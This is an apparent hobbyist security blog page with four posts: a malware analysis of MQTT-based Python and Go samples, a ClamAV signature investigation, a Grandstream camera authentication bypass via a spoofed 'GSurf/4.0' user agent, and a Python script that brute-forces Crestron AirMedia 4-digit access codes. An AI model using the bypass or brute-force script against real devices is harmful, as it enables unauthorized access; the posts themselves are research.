Showing posts with label wireshark. Show all posts

Tuesday, June 2, 2026

Use of MQTT in malware part 2: quick analysis

 
Note: I've had limited time to work on this. I took some time off to finish some training but wanted to finish this project as well since it's been sitting on my todo list for months. 
I'm not a professional malware analyst or threat intel person. I'm not super confident in my analysis. I also have a limited set of tools, services, and time. 

If text formatting/spacing sucks or you can't see images, it's Bloggers fault.  
 

Analysis 

I'm labeling by hashes. You should be able to copy them to VT, Triage, Hybrid-Analysis, and Anyrun to find sandbox reports, pcaps, etc... 
 
Python samples

There were multiple Python samples found. Also I kinda went for these samples because they would be relatively easy to analyze and some of them exhibited malicious behavior when looking at VT & sandbox results.

05d9f87cc1bc5272d37a0da8d8bb5a5732760c13f7745395ef388951ee3963ad

I'm guessing this was someone doing POC or testing because they had named their app trojan.py


They added persistence capability with startup. 

The analysis also shows screenshot ability, for Windows and Linux systems. 


 This sample also does IP info gathering, which might actually be an interesting behavior to look for when searching sandbox results containing broker traffic. Bunch of malware does similar with various IP lookup sites.


ae0b5e6dd44ecce8bdc6e71c32f007011d9dd991540e7bbf3831c72f894f0325

Another Python sample. This one also does persistence the same way, using Startup folder.


C2 setup


Command execution ability


It also seems to have ability to open URL and go through files. 


71071750fa9c9e1d9305bbb9a1f1ed75ee86bf42c0d25c12def512aae3d8b097

This sample actually used TLS/SSL communication with the broker. This sample was also very simple, well besides encryption & encoding.  


0551b908ae6233a709107c5a787f47206ed174d01ce937cee7975c969fa1b23e

This sample was actually manipulating Defender, setting up persistence, and hiding itself.  


The sample apparently can run on linux as well.


FCTRL/secure is used for communication


 5e69317295f1c6bf0a545261d6a814cf77c0132dacbe340cb1e605ab49436c15

 This is another sample that seems to do a lot of odd things.

Scheduled task is used for persistence 


Recovery settings are changed.


 There are various commands/abilities that you're provided


pctrtl topic is used in this case.


07e4e006a2c76fd19143d95af25d22dfc65d971f4a63db0d06e751ad4ce20d22

Final Python sample. This one also had various abilities, like screenshot, persistence, keylogger, etc.. 

There are actually multiple samples I came across that used the topic/shared key shown in this sample.

Persistence


keylogging 


Commands/abilities


Golang samples

I found three samples that were similar and they are being detected by AV but I don't think I've seen any write ups when I was searching for some of the function names. 

There were probably the most interesting samples I saw. The issue is, I'm not sure how prevalent these are, how they're spreading, and who's using them and for what. 

486aab85f1445776580ae854c25be52198e7e120d454daa14ce8e54bddb1326d

ffd9273d8de6b9ba66adc5a2acff0761061cdb89e1d0f4ca972b86ed004b23af

b3c1b4c66b99f970c892770ad64899ddd625cfa99707d7e3b351793d3048e30c

Communication seems to be done with /commands/ topic.  


 File path artifacts for .go files


 There are multiple commands and abilities but one of those that stood out is ability to install AnyDesk


Here are some other abilities/commands but I didn't really dive deeper into them. They're self-explanatory.  


Others 

ea78ccfbe0b8e91ffa8eec30f79192b0dc89c3434775914ccc575705146e59e9

This sample was interesting. File was UPX packed. (technically golang) It seems to be doing some SQL testingThis was one of the samples I didn't fully analyze.

Besides the broker, this also connects to netlify.  spiffy-crepe-c667e8[.]netlify[.]app. VT has a comment for this domain: "NKNShell Malware Distributed via VPN Website" - https://asec.ahnlab.com/en/91139/

This malware uses NKN protocol (https://nkn.org/) as well. 


Tools used

I used Ghidra, Wireshark, and MQTTExplorer. Triage and Hybrid-analysis both provide sandbox results and pcaps, memory dumps, dropped files, etc... 
 
For Python-based samples specifically, I just used web-based tools (obviously be aware of what kinda data you're handling before uploading it to random sites...)


End

 
There are things I would do differently if I had more time and resources. Doing complex queries on VT Enterprise or sandbox data would be one of the things. Broker connection + other weird behavior would find interesting things to look at.  
 
The other I'd love to do is monitor broker for C2 traffic but I mainly avoid that to avoid dealing with cryptography/math and I'm not sure if I'd see much anyway.  
 
I also didn't look for any ELF files or standalone scripts. I think those might be interesting, especially scripts if you can look for specific imports.

This was fun to look into for a bit but there are other more important security issues going on, obviously. 
 

Shoutouts

 
Thanks to Hybrid-Analysis/Crowdstrike and RecordedFuture/Hatching Triage for researcher accounts! <3 

Wednesday, March 1, 2017

ClamAV & detection of a pcap file

Introduction
I had bunch of pcap files that I created last year. I gave digital forensics students an assignment based on the data contained in the pcaps. ClamAV flagged a file as malicious.

The lab had ClamAV setup with schedule scanning enabled. It scans at night. The lab machines were also used to do the forensics exercise. I woke up the next day and got bunch of alerts from ClamAV (ClamWin to be specific) about one of my pcap file. I knew I had used metasploit when generating the pcap file but I wanted to know why it got detected.

This post investigates that. None of the techniques used in the post are new. AV signature creation about ClamAV nicely documented.

Analysis
My setup: I am using Kali linux with ClamAV installed.

My first step is to figure out what malware ClamAV marks this file as.
I updated my ClamAV on Kali then scanned the file.
It’s labeled as Win.Exploit.Fnstenv_mov-1. This has to do with metasploit payload. I used metasploit during the creation of this pcap.

Now I need to look at the signature for Win.Exploit.Fnstenv_mov-1.
ClamAV stores signatures in /var/lib/clamav. The files have extension of .cvd.
I copied main.cvd and used the sigtool (this tool has been documented here https://linux.die.net/man/1/sigtool) to unpack it then looked for Win.Exploit.Fnstenv_mov-1.

To understand what “Win.Exploit.Fnstenv_mov-1:0:*:d9eed97424f45b817313{4}83ebfce2f4” means, I looked up how ClamAV signatures are created. I came across this blog post: "Create Your Own Anti-Virus Signatures with ClamAV" http://blog.adamsweet.org/?p=250

This is the format according to the blog post: “Name:Type:Offset:malware hex output”
Name: Win.Exploit.Fnstenv_mov-1
Type: 0 = Any file
Offset: * = Any
Hex: d9eed97424f45b817313


Next step was to search for the hex in Wireshark.

I don’t know how to get the payload. If anyone knows plz help me learn. I think I would need to look at the vulnerability again and figure out how metasploit sent the payload.

After googling D9EED97424F45B817313 I found this https://github.com/dzzie/pdfstreamdumper/blob/master/libemu/encoders.txt.
It’s part of encoding routine that metasploit uses (?) I popped it into ODA (https://www.onlinedisassembler.com) and it showed the assembly instructions used


If there are errors in this post, let me know. I should be sleeping right now.

Sunday, June 12, 2016

IoT/embedded device remote management apps and more Grandstream stuff

Since the last post was research from 2015, I didn't include the new things I learned.

Grandstream and some other embedded devices or IoT devices come with client or management applications. These applications directly communicate with the device to do things like, assign IP address or get model information, and etc.

Traffic from these applications can be useful to look at.


Here's an application to search for Grandstream camera on your network:


It sends out UDP probes and waits for the camera to respond with information.


Also notice that it lets me change the camera IP address and Wifi Configuration. The camera model I have (GXV3611IR_HD) doesn't have a Wifi module.

I know that IP modification is done via UDP and I don't care too much about that right now. I am interested in the wifi config feature.


I was running Wireshark to capture the data and I clicked Scan.


Red part is what the management application is sending to the camera. Blue is the reply.

Notice the basic auth. It's admin/admin. I know that isn't the correct combination because I changed it.
Another thing you should notice is the user agent. It's GSurf/4.0.



When I visit /goform/wireless or /Pages/wifi.html, via my browser, I'm given a login prompt.

But after changing my user-agent to GSurf/4.0, I'm a able to browse the authenticated pages freely.



But sadly, I can't really do much with it.
Below you can see that I tried to add a user and failed.


Anyways, remote management applications or client applications are some of the things you may want to examine if you're already not doing it.

Sunday, April 3, 2016

Bruteforcing Crestron Airmedia


I was doing some reverse engineering to figure out how I can hook into Crestron Airmedia desktop client and bruteforce 4 digit code using Frida (kinda like this http://blog.mdsec.co.uk/2015/04/instrumenting-android-applications-with.html ) I spent some time with IDA and Immunity but didn’t figure it out. I did get better at IDA and Immunity though, so it was worth it. I might look into Android client next time since you can easily just decomplie it and look at the code. I ended up using python to do bruteforce.

I don’t have a good reason for why I did this. Besides being able to display my screen to bunch of people without knowing the 4 digit code, I can’t do anything else. It's good enough for Rick Rolling people from far away.

I started my analysis with looking at ‘send’ function. I want to know what’s being sent to the Airmedia device. Last time, I noticed that wppaliveROCK was sent by my machine to the Airmedia device after I connected to it and the device replied with wppaliveROLL.

Anyways. Let’s start with tracing ‘send’. First, we need to know what args are supplied to send and MSDN has pretty good documentation. https://msdn.microsoft.com/en-us/library/windows/desktop/ms740149(v=vs.85).aspx

SEND ( SOCKET, *BUF, LEN, FLAGS )

*BUF is a pointer to the data that will get sent
LEN is # of bytes for the data being sent

BUF and LEN is what we care about.

I ran frida-trace -i “sent” Airmedia.exe

And thankfully, frida auto-generates a file for us that we’re gonna make changes to it.

This is what’s in my send.js file
{
   onEnter: function (log, args, state) {
       log("send(" + args[0] + ")");
log(hexdump(args[1],{length:args[2].toInt32()}));
log("send2(" + args[2] + ")");
log("send3(" + args[3] + ")");
   },
   onLeave: function (log, retval, state) {
   }
}

Args[1] points to our data, args[2] is size.

Frida implemented hexdump feature recently and it’s really helpful. You can get more information here: http://www.frida.re/docs/javascript-api/#global

I entered my data and clicked ‘Connect’

Notice that wppaliveROCK is being sent.

Here’s the 4 digit code being sent.

I know it’s using port 389 because I confirmed with Wireshark. I also captured what Airmedia returned when I sent an incorrect code. It was 777070636d6400009300, which is 'wppcmd' and some other hex data.

Now we can just send this using Python and if a 4 digit code doesn’t return 777070636d6400009300, then that’s our code.

I wrote this simple script to do bruteforce:
import socket               
from time import sleep
s = socket.socket()         
import binascii
import sys

IP = sys.argv[1]
starti = int(sys.argv[2])
endi = int(sys.argv[3])

s.connect((IP, 389))

while True:
for pw in range(starti,endi):
sendstart = "wppcmd\x00\x00\x92John\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\n\x00\x02\x0f"
sendend = "\x00\x00\x00\x00\n\n\x14\x00\x01\x00\x00\x02%\x9dMOPSDK\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00"
sendstr = sendstart + str(pw).zfill(4) + sendend
s.send(sendstr)
recvdata = s.recv(1024)
if binascii.hexlify(recvdata) != "777070636d6400009300":
print recvdata
print str(pw).zfill(4)
quit()

I ran it and it worked.

Of course, when I went to desktop app and tried to use the code, it said Nope. (I noticed on the TV that Airmedia changes the code after a few seconds)

Then I realized that wppaliveROCK might be the issue, so I added that to my script and it runs whenever the 4 digit code turns out to be correct.

Here’s my new python script:
import socket               
from time import sleep
s = socket.socket()         
import binascii
import sys

IP = sys.argv[1]
starti = int(sys.argv[2])
endi = int(sys.argv[3])

s.connect((IP, 389))

while True:
for pw in range(starti,endi):
sendstart = "wppcmd\x00\x00\x92John\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\n\x00\x02\x0f"
sendend = "\x00\x00\x00\x00\n\n\x14\x00\x01\x00\x00\x02%\x9dMOPSDK\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00"
sendstr = sendstart + str(pw).zfill(4) + sendend
s.send(sendstr)
recvdata = s.recv(1024)
if binascii.hexlify(recvdata) != "777070636d6400009300":
print recvdata
print str(pw).zfill(4)
print "Starting session handling"
while True:
s.send("wppaliveROCK")
s.recv(1024)

And here it is in action

And sure enough, that code works!


I am a bit disappointed that I couldn't figure out how I can hook into the application and do but, of course, I didn't expect it be that simple either.

Check out these links: